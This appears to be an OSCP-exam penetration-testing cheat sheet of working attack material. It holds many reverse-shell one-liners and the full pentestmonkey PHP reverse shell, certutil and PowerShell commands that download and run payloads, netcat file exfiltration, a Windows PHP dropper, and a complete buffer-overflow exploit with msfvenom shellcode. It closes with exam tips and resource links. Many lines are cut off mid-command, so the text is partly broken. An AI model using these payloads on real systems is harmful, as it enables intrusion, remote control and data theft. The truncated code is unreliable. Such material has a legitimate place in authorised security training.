php -r '$sock=fsockopen("LHOST",LPORT);shell_exec("/bin/sh -i <&3 >&3 2>&3")
```

```
php -r '$sock=fsockopen("LHOST",LPORT);`/bin/sh -i <&3 >&3 2>&3`;'
```

```
php -r '$sock=fsockopen("LHOST",LPORT);system("/bin/sh -i <&3 >&3 2>&3");'
```

```
php -r '$sock=fsockopen("LHOST",LPORT);popen("/bin/sh -i <&3 >&3 2>&3", "r")
```

```
// pentestmonkey one-liner ^_^
<?php set_time_limit (0); $VERSION = "1.0"; $ip = "LHOST"; $port = LPORT;
```

Powershell

```
$client = New-Object System.Net.Sockets.TCPClient('LHOST',LPORT); $stream =
```

Python

```
# TCP
python -c "import os,pty,socket;s=socket.socket(socket.AF_INET,socket.SOCK
```

```
# STCP
python -c "import os,pty,socket,sctp;s=sctp.sctpsocket_tcp(socket.AF_INET)
```

```
# UDP
python -c "import os,pty,socket;s=socket.socket(socket.AF_INET,socket.SOCK
```

Ruby

```
ruby -rsocket -e 'f=TCPSocket.open("LHOST",LPORT).to_i;exec sprintf("/bin/sh
```

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("LHOST","LPORT");while(cmd=c.
```

```
# Windows
ruby -rsocket -e 'c=TCPSocket.new("LHOST","LPORT");while(cmd=c.gets);IO.po
```

Socat

```
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:LHOST:LPORT
```

TCLsh

```
echo 'set s [socket LHOST LPORT];while 42 { puts -nonewline $s "shell>";flus
```

Telnet

```
rm -f /tmp/p; mknod /tmp/p p && telnet LHOST LPORT 0/tmp/p
```

```
telnet LHOST LPORT | /bin/bash | telnet LHOST LPORT
```

xterm

```
# Make sure the Xserver is listening to TCP.
xhost +RHOST
xterm -display LHOST:0 or DISPLAY=LHOST:0 xterm
```

Listeners

```
socat file:`tty`,echo=0,raw tcp-listen:LPORT
nc -lvvp LPORT
```

Restricted Shell / SSH

If reverse shell not working :

- try changing the port to 443 or 80
- try checking for characters breaking the reverse shell

Evading Badchars in a reverse shell (HTB Sense)

- Echo abc
- Echo abc/
- Echo abc -
- Check env variables -> env
- HOME= /
- Echo ${HOME}/home
- Optional (Using ASCII to evade badchars)
- Printf “\55” -> -

Restricted Reverse Shell :

- To disable profiling in /etc/profile and ~/.profile
- Locate ifconfig
- /sbin/ifconfig
- nice /bin/bash

SSH :

```
// Ways to no profile
ssh hostname -t "bash --noprofile"
ssh -t user@host bash --norc --noprofile
ssh -t username@hostname /bin/sh
ssh -t user@host "bash --norc --noprofile -c '/bin/rm .bashrc'"

// SSH bash shellshock (Troll2 Vulnhub)
ssh -i noob noob@192.168.0.119 '() { :; }; uname -a'
```

Bypass restricted shell using : (dipak.pdf)

- export PATH=/bin/:sbin/:/usr/bin/:$PATH
- payload = "python -c 'import pty;pty.spawn(\"/bin/bash\")'"

Stable Reverse Shells

PHP

```php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full respons
// for any actions performed using this tool.  The author accepts no liabi
// for damage caused by this tool.  If these terms are not acceptable to y
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full respons
// for any actions performed using this tool.  If these terms are not acce
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and
// The recipient will be given a shell running as the current user (apache
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will
// Some compile-time options are needed for daemonisation (like pcntl, pos
//
// Usage
```

```php
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
  // Fork and have the parent process exit
  $pid = pcntl_fork();

  if ($pid == -1) {
    printit("ERROR: Can't fork");
    exit(1);
  }

  if ($pid) {
    exit(0);  // Parent exits
  }

  // Make the current process a session leader
  // Will only succeed if we forked
  if (posix_setsid() == -1) {
    printit("Error: Can't setsid()");
    exit(1);
  }

  $daemon = 1;
} else {
  printit("WARNING: Failed to daemonise.  This is quite common and not fat
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

```

```php
//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
  printit("$errstr ($errno)");
  exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read f
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write
   2 => array("pipe", "w")   // stderr is a pipe that the child will write
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
  printit("ERROR: Can't spawn shell");
  exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells u
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
  // Check for end of TCP connection
  if (feof($sock)) {
    printit("ERROR: Shell connection terminated");
    break;
  }

  // Check for end of STDOUT
  if (feof($pipes[1])) {
    printit("ERROR: Shell process terminated");
    break;
  }

  // Wait until a command is end down $sock, or some
  // command output is available on STDOUT or STDERR
  $read_a = array($sock, $pipes[1], $pipes[2]);
  $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
```

```
146
147     // If we can read from the TCP socket, send
148     // data to process's STDIN
149     if (in_array($sock, $read_a)) {
150       if ($debug) printit("SOCK READ");
151       $input = fread($sock, $chunk_size);
152       if ($debug) printit("SOCK: $input");
153       fwrite($pipes[0], $input);
154     }
155
156     // If we can read from the process's STDOUT
157     // send data down tcp connection
158     if (in_array($pipes[1], $read_a)) {
159       if ($debug) printit("STDOUT READ");
160       $input = fread($pipes[1], $chunk_size);
161       if ($debug) printit("STDOUT: $input");
162       fwrite($sock, $input);
163     }
164
165     // If we can read from the process's STDERR
166     // send data down tcp connection
167     if (in_array($pipes[2], $read_a)) {
168       if ($debug) printit("STDERR READ");
169       $input = fread($pipes[2], $chunk_size);
170       if ($debug) printit("STDERR: $input");
171       fwrite($sock, $input);
172     }
173   }
174
175   fclose($sock);
176   fclose($pipes[0]);
177   fclose($pipes[1]);
178   fclose($pipes[2]);
179   proc_close($process);
180
181   // Like print, but does nothing if we've daemonised ourself
182   // (I can't figure out how to redirect STDOUT like a proper daemon)
183   function printit ($string) {
184     if (!$daemon) {
185       print "$string\n";
186     }
187   }
188
189   ?>
190
191
192
```

Python

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.0.110",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])

```

Spawn TTY

Bash

```
/bin/bash -i
echo os.system('/bin/bash')
/bin/sh -i
```

Python

```
python -c "import pty; pty.spawn('/bin/bash')"
```

Perl

```
perl -e 'exec "/bin/bash";'
```

Socat

On the attacker machine, set up socat listener: replace 4444 with your listening port.

```
socat -,raw,echo=0 tcp-listen:4444
```

On the victim machine, connect back the attacker machine and spawn a shell. Replace `<host>` with attacker IP and `<port>` with attacker listing port.

```
$ socat exec:"/bin/bash -li",pty,stderr,setsid,sigint,sane tcp:<host>:<port>
```

Misc

```
/usr/bin/script -qc /bin/bash /dev/null
/usr/bin/expect sh
```

Interactive TTY

- Backgrounding the *remote* shell with **CTRL-Z**:

```
user@remote:~$ ^Z
```

- Getting ROWS and COLS within current terminal window:

```
user@local:~$ stty -a | head -n1 | cut -d ';' -f 2-3 | cut -b2- | sed 's/; /
```

- Ignoring hotkeys in the *local* shell and getting back to the *remote*:

```
user@local:~$ stty raw -echo; fg
```

- Setting correct size for the *remote* shell (where `ROWS` and `COLS` are the values from the 3rd bullet):

```
user@remote:~$ stty rows ROWS cols COLS
```

- Adding some colors:

```
user@remote:~$ export TERM=xterm-256color
```

- Reloading bash to apply the TERM variable:

```
user@remote:~$ exec /bin/bash
```

Windows Reverse Shells

PHP :

```
<?php

header('Content-type: text/plain');
$ip   = "192.168.1.9"; //change this
$port = "1234"; //change this
$payload = "7Vh5VFPntj9JDklIQgaZogY5aBSsiExVRNCEWQlCGQQVSQIJGMmAyQlDtRIaQG
$evalCode = gzinflate(base64_decode($payload));
$evalArguments = " ".$port." ".$ip;
$tmpdir ="C:\\windows\\temp";
chdir($tmpdir);
$res .= "Using dir : ".$tmpdir;
$filename = "D3fa1t_shell.exe";
$file = fopen($filename, 'wb');
fwrite($file, $evalCode);
fclose($file);
$path = $filename;
$cmd = $path.$evalArguments;
$res .= "\n\nExecuting : ".$cmd."\n";
echo $res;
$output = system($cmd);

?>
```

Windows Python :

```
C:\Python27\python.exe -c "(lambda __y, __g, __contextlib: [[[[[[[(s.connect
```

Powershell :

```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.
```

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.0.
```

```
powershell IEX (New-Object Net.WebClient).DownloadString('https://gist.githu
```

```
$client = New-Object System.Net.Sockets.TCPClient("10.10.10.10",80);$stream
```

Certutil :

```
certutil.exe -urlcache -split -f http://192.168.1.109/shell.exe shell.exe &
```


Base64 Encoded Certutil based payload delivery :

```
certutil -urlcache -split -f http://webserver/payload.b64 payload.b64 & cert
```

Metasploit :

```
use exploit/windows/smb/smb_delivery
msf exploit(windows/smb/smb_delivery) > set srvhost 192.168.1.109 //your L
msf exploit(windows/smb/smb_delivery) > exploit


rundll32.exe \\192.168.1.109\vabFG\test.dll,0
```



Credits : Hacking Articles

Resources :

- https://book.hacktricks.xyz/shells/shells/windows
- https://www.hackingarticles.in/get-reverse-shell-via-windows-one-liner/

File Transfers

Set up FTP :

Python pyftpdlib FTP Server (again don't run from TMUX):

```
apt-get install python-pyftpdlib
root@kali# python -m pyftpdlib -p 21
```

SMB : impacket-smbserver tmp .

HTTP :

- python -m SimpleHTTPServer
- python3 -m http.server
- updog (https://github.com/sc0tfree/updog)

Linux :

- curl
- wget

Netcat

```
// Receiver
nc 192.168.0.1 4444 < file

// Sender
cat file | nc -nlvp 4444            // Normal file

// Base64 encoded sender
cat binary | base64 | nc -nlvp 4444

```

Windows :

- certutil -urlcache -f http://<ip>/uri output.ext
- //10.10.10.x/smb

Cryptography

HTB Machines :

- HTB Obscurity
- HTB Frolic - Multiple Encodings and Ciphers

Common Ciphers :

- +++++ +++++ [->++ +++++ +++<] - BrainFuck (https://www.dcode.fr/brainfuck-language)
- ...?. ?!.?. ....!.? ... - OOK! (https://www.dcode.fr/ook-language)

Cipher Identifier :

- https://www.boxentriq.com/code-breaking/cipher-identifier
- https://gchq.github.io/CyberChef/
- https://www.devglan.com/online-tools/aes-encryption-decryption (AES)
- Hash-Identifier (Kali)
- hashid

Pivot

Chisel :

```
################################## Attacker Machine ######################

./chisel server -p 8080 --reverse

################################### Pivot Machine ########################

chisel.exe client attacker_ip:8080 R:socks

############################### Proxychains.conf #########################

socks5 127.0.0.1 1080

################################## Nmap Scan #############################

Always better to transfer binaries and scan from the pivot

nmap.exe -sC -sV 10.10.10.10 -Pn -T5 // From Pivot machine

proxychains nmap 10.10.10.10 -T5 -Pn -sT // From Kali Machine

################################## Gobuster ##############################

gobuster dir -u http://10.10.10.10 -w /usr/share/wordlists/dirbuster/direc
```

Pivot via SSH key (HTB Nibbles)

- ssh -i root.key -L9000:web_ip:port ssh_ip
  - Ex : `ssh -i root.key -L9000:10.10.10.75:80 10.10.10.73`

Pivot via root password (HTB Sense)

- `ssh -D1080 pivot_ip`
- Burp -> user options -> socks proxy -> use socks proxy
- vi /etc/proxychains.conf
- Change socks4(metasploit) to socks5(ssh)

- proxychains curl -k https://10.10.10.60 [-k to ignore SSL]

Buffer Overflows

Steps :

1. Fuzzing
2. Finding the Offset
3. Overwriting the EIP
4. Finding Bad Characters
5. Finding the JMP ESP address
6. Exploiting the System

1. Fuzzing

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
#!/usr/bin/python

import sys, socket

buffer = "\x41" * 3000

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.0.0.71', 9999))
s.send(('TRUN /.:/' + buffer))
s.recv(1024)
s.close()

```

2. Finding the Offset

Cmd :

- `msf-pattern_create -l 3000`
- `msf-pattern_offset -q 386F4337`

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
```

```
import sys
import socket

offset = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('10.0.0.71', 9999))
    s.send('TRUN /.:/' + offset)
    s.close()
except:

    print('Error connecting to server')
    sys.exit()

```

3. Overwriting the EIP

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
import sys
import socket

shellcode = 'A' * 2003 + 'B' * 4

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('10.0.0.71', 9999))
    s.send('TRUN /.:/' + shellcode)
    s.close()
except:

    print('Error connecting to server')
    sys.exit()

```

4. Finding the bad Characters

```
badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
```

```
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

```
#!/usr/bin/python
import sys, socket

badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\

shellcode = "A" * 2003 + "B" * 4 + badchars

try:
  s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
  s.connect(('10.0.0.71',9999))
  s.send(('TRUN /.:/' + shellcode))
  s.close()

except:
       print("Error connecting to server")
       sys.exit()
```

5. Finding the JMP ESP Instruction Address

To Find JMP ESP :

- `jmp -r esp`

Alternate Way :

- `!mona modules`
- `!mona find -s "\xff\xe4" -m essfunc.dll`

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
import sys
import socket

shellcode = 'A' * 2003 + "\xaf\x11\x50\x62"

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('10.0.0.71', 9999))
    s.send('TRUN /.:/' + shellcode)
    s.close()
except:

    print('Error connecting to server')
    sys.exit()
```

6. Exploit

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.82 LPORT=4444
EXITFUNC=thread -f py -a x86 -b "\x00"
```

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import sys
import socket

overflow = (
"\xb8\x0c\x65\xe6\x11\xda\xd9\xd9\x74\x24\xf4\x5a\x33\xc9\xb1"
"\x52\x31\x42\x12\x83\xea\xfc\x03\x4e\x6b\x04\xe4\xb2\x9b\x4a"
"\x07\x4a\x5c\x2b\x81\xaf\x6d\x6b\xf5\xa4\xde\x5b\x7d\xe8\xd2"
"\x10\xd3\x18\x60\x54\xfc\x2f\xc1\xd3\xda\x1e\xd2\x48\x1e\x01"
"\x50\x93\x73\xe1\x69\x5c\x86\xe0\xae\x81\x6b\xb0\x67\xcd\xde"
"\x24\x03\x9b\xe2\xcf\x5f\x0d\x63\x2c\x17\x2c\x42\xe3\x23\x77"
"\x44\x02\xe7\x03\xcd\x1c\xe4\x2e\x87\x97\xde\xc5\x16\x71\x2f"
"\x25\xb4\xbc\x9f\xd4\xc4\xf9\x18\x07\xb3\xf3\x5a\xba\xc4\xc0"
```

```
"\x21\x60\x40\xd2\x82\xe3\xf2\x3e\x32\x27\x64\xb5\x38\x8c\xe2"
"\x91\x5c\x13\x26\xaa\x59\x98\xc9\x7c\xe8\xda\xed\x58\xb0\xb9"
"\x8c\xf9\x1c\x6f\xb0\x19\xff\xd0\x14\x52\x12\x04\x25\x39\x7b"
"\xe9\x04\xc1\x7b\x65\x1e\xb2\x49\x2a\xb4\x5c\xe2\xa3\x12\x9b"
"\x05\x9e\xe3\x33\xf8\x21\x14\x1a\x3f\x75\x44\x34\x96\xf6\x0f"
"\xc4\x17\x23\x9f\x94\xb7\x9c\x60\x44\x78\x4d\x09\x8e\x77\xb2"
"\x29\xb1\x5d\xdb\xc0\x48\x36\xee\x14\x52\x94\x86\x16\x52\x09"
"\x0b\x9e\xb4\x43\xa3\xf6\x6f\xfc\x5a\x53\xfb\x9d\xa3\x49\x86"
"\x9e\x28\x7e\x77\x50\xd9\x0b\x6b\x05\x29\x46\xd1\x80\x36\x7c"
"\x7d\x4e\xa4\x1b\x7d\x19\xd5\xb3\x2a\x4e\x2b\xca\xbe\x62\x12"
"\x64\xdc\x7e\xc2\x4f\x64\xa5\x37\x51\x65\x28\x03\x75\x75\xf4"
"\x8c\x31\x21\xa8\xda\xef\x9f\x0e\xb5\x41\x49\xd9\x6a\x08\x1d"
"\x9c\x40\x8b\x5b\xa1\x8c\x7d\x83\x10\x79\x38\xbc\x9d\xed\xcc"
"\xc5\xc3\x8d\x33\x1c\x40\xad\xd1\xb4\xbd\x46\x4c\x5d\x7c\x0b"
"\x6f\x88\x43\x32\xec\x38\x3c\xc1\xec\x49\x39\x8d\xaa\xa2\x33"
"\x9e\x5e\xc4\xe0\x9f\x4a")

shellcode = 'A' * 2003 + "\xaf\x11\x50\x62" + '\x90' * 32 + overflow

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('10.0.0.71', 9999))
    s.send('TRUN /.:/' + shellcode)
    s.close()
except:

    print('Error connecting to server')
    sys.exit()
```

Binary

Linux BOF :

- check ASLR : cat /proc/sys/kernel/randomize_va_space
  - 0 - ASLR Disable
  - 1 - ASLR Enabled
- gdb checksec
- ldd <binary>
- ltrace <binary>
- Lib2retc attack - HTB Frolic
- https://github.com/david942j/one_gadget (One Gadget tool for finding RCE in libc)
- https://snowscan.io/htb-writeup-frolic/

Buffer Overflow Practice :

- SLmail
- ftpfreefloat
- minishare
- Ftpfreefloat

Tools :

- GDB Peda (https://github.com/longld/peda)

Misc

SSH Permissions

```
chmod 700 ~/.ssh
chmod 644 ~/.ssh/authorized_keys
chmod 644 ~/.ssh/known_hosts
chmod 644 ~/.ssh/config
chmod 600 ~/.ssh/id_rsa
chmod 644 ~/.ssh/id_rsa.pub
```

Msfvenom

MSF Venom Payloads

```
msfvenom --list formats
msfvenom --list encoders
```

PHP

```
msfvenom -p php/reverse_php LHOST=192.168.0.110 LPORT=443 > tmp.php
```

Linux Elf

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=
```

Tips

Preparation Tips :

- You'll run out of techniques before time runs out. So learn as many techniques as possible that you always have an alternate option if something fails to produce output.
- Try harder doesn't mean you have to try the same exploit with 200x thread count or with an angry face. Go, enumerate harder.

Exam Tips :

- Bruh you have unlimited breaks, use it. You aren't writing your semester exam.
- 24 reverts are plenty enough already. Go use it.
- Caffeine is a must.
- You're not gonna pentest a real-world machine. You're gonna try to hack into an intentionally vulnerable machine that is vulnerable to a specific exploit. Exploiting it right in 24 hours is your only goal. So, OSCP is actually a lot easier than real-world machines where you don't know if the machine is vulnerable or not.
- ippsec.rocks is a good resource to use if you need help in exploiting a specific service

Tip for Enumeration :

Enumerate more means:

- Scan ports, scan all the ports, scan using different scanning techniques,
- brute force web dirs, brute force web dirs using different wordlist and tools
- check for file permissions, check for registry entries, check for writable folders, check for privileged processes and services, check for interesting files,
- look for a more suitable exploit using searchsploit, search google for valuable information, etc.
- webserver version, web app version, CMS version, plugin versions

Tip for Foothold :

- Password reuse

- The default password of the application / CMS
- Guess the file location incase of LFI with username
- username from any notes inside the machine might be useful for Bruteforce
- Try harder doesn’t mean you have to try the same exploit with 200x thread count or with an angry face. Go, enumerate harder.

Resources

OSCP Journeys and Preparation guides:

- https://medium.com/@parthdeshani/how-to-pass-oscp-like-boss-b269f2ea99d
- https://www.netsecfocus.com/oscp/2019/03/29/The_Journey_to_Try_Harder-_TJNulls_Preparation_Guide_for_PWK_OSCP.html
- https://medium.com/@calmhavoc/oscp-the-pain-the-pleasure-a506962baad
- https://github.com/burntmybagel/OSCP-Prep
- https://medium.com/@m4lv0id/and-i-did-oscp-589babbfea19
- https://gr0sabi.github.io/security/oscp-insights-best-practices-resources/#note-taking
- https://satiex.net/2019/04/10/offensive-security-certified-professional/amp/?__twitter_impression=true
- https://hakin9.org/try-harder-my-penetration-testing-with-kali-linux-oscp-review-and-courselab-experience-my-oscp-review-by-jason-bernier/
- https://theslickgeek.com/oscp/
- http://dann.com.br/oscp-offensive-security-certification-pwk-course-review/
- https://h0mbre.github.io/OSCP/#
- https://prasannakumar.in/infosec/my-walk-towards-cracking-oscp/
- https://infosecuritygeek.com/my-oscp-journey/
- https://acknak.fr/en/articles/oscp-tools/
- https://r3dg33k.com/2018-10-09-oscp-exp/
- https://www.jimwilbur.com/oscp-links/
- https://www.linkedin.com/pulse/road-oscp-oluwaseun-oyelude-oscp
- https://scund00r.com/all/oscp/2018/02/25/passing-oscp.html
- https://blog.vonhewitt.com/2018/08/oscp-exam-cram-log-aug-sept-oct-2018/
- https://jhalon.github.io/OSCP-Review/
- https://www.alienvault.com/blogs/security-essentials/how-to-prepare-to-take-the-oscp
- https://niiconsulting.com/checkmate/2017/06/a-detail-guide-on-oscp-preparation-from-newbie-to-oscp/
- https://thor-sec.com/review/oscp/oscp_review/

Cheatsheets

OSCP Cheatsheets :

- https://github.com/P3t3rp4rk3r/OSCP-cheat-sheet-1?files=1
- https://github.com/crsftw/oscp?files=1
- https://github.com/crsftw
- https://h4ck.co/wp-content/uploads/2018/06/cheatsheet.txt
- https://sushant747.gitbooks.io/total-oscp-guide/reverse-shell.html
- https://jok3rsecurity.com/cheat-sheet/
- https://github.com/UserXGnu/OSCP-cheat-sheet-1?files=1
- https://archive.is/IZLjv
- https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/
- http://ramunix.blogspot.com/2016/10/oscp-cheat-sheet.html?m=1
- http://0xc0ffee.io/blog/OSCP-Goldmine
- https://hausec.com/pentesting-cheatsheet/
- https://jordanpotti.com/oscp/
- https://github.com/ucki/URP-T-v.01?files=1
- https://blog.propriacausa.de/wp-content/uploads/2016/07/oscp_notes.html
- https://zsahi.wordpress.com/oscp-notes-collection/
- https://github.com/weaknetlabs/Penetration-Testing-Grimoire?files=1
- https://github.com/OlivierLaflamme/Cheatsheet-God?files=1
- https://medium.com/@cymtrick/oscp-cheat-sheet-5b8aeae085ad

Tools

Approved Tools List: https://falconspy.medium.com/unofficial-oscp-approved-tools-b2b4e889e707

Exploit search :

- Searchsploit

Enumeration Tools :

- https://github.com/Tib3rius/AutoRecon
- https://bitbucket.org/xaeroborg/python3-programs/src
- https://github.com/21y4d/nmapAutomator

Linux Privilege escalation Tools :

- Linux Exploit Suggester (https://github.com/mzet-/linux-exploit-suggester)
- SUIDENUM (https://github.com/Anon-Exploiter/SUID3NUM)
- LinEnum.sh (https://github.com/rebootuser/LinEnum)
- linpeas.sh (https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS)
- Linprivchecker (https://github.com/sleventyeleven/linuxprivchecker)
- pspy (https://github.com/DominicBreuker/pspy) (crontabs)

Windows Privilege Escalation Tools

Powershell:

- powershell -ep bypass
- load powershell (only in meterpreter)
- Sherlock (https://github.com/rasta-mouse/Sherlock)
- https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc (PowerUp)

EXE : (https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#exe)

- [ ] WinPeas [https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS]
- [ ] Accesschk.exe [https://github.com/jivoi/pentest/blob/master/post_win/accesschk_exe]
- [ ] PowerUp (https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc)
- [ ] Seatbelt (https://github.com/carlospolop/winPE/tree/master/binaries/seatbelt)

Others: Windows Exploit Suggester (https://github.com/AonCyberLabs/Windows-Exploit-Suggester)

Note Taking

- Cherry Tree https://github.com/giuspen/cherrytree

Practice

OSCP Like VMs:

- JSONSec OSCP prep list: https://docs.google.com/spreadsheets/d/1wW2EOeUo5EkgePheuBfqeUh6Zuh4sPnYVwb7KusoSqc/edit#gid=0
- Netsec OSCP like VMs : https://docs.google.com/spreadsheets/d/1dwSMIAPIam0PuRBkCiDI88pU3yzrqqHkDtBngUHNCw8/edit#gid=0

Practice Arena:

- Root-me web challenge
- HackTheBox https://www.hackthebox.eu
- Vulnhub https://www.vulnhub.com
- Practical Pentest Labs https://practicalpentestlabs.com
- Labs Wizard Security https://labs.wizard-security.net
- Pentestlab https://pentesterlab.com/
- Hackthis https://www.hackthis.co.uk
- Shellter https://shellterlabs.com/pt/
- Root-Me https://www.root-me.org/
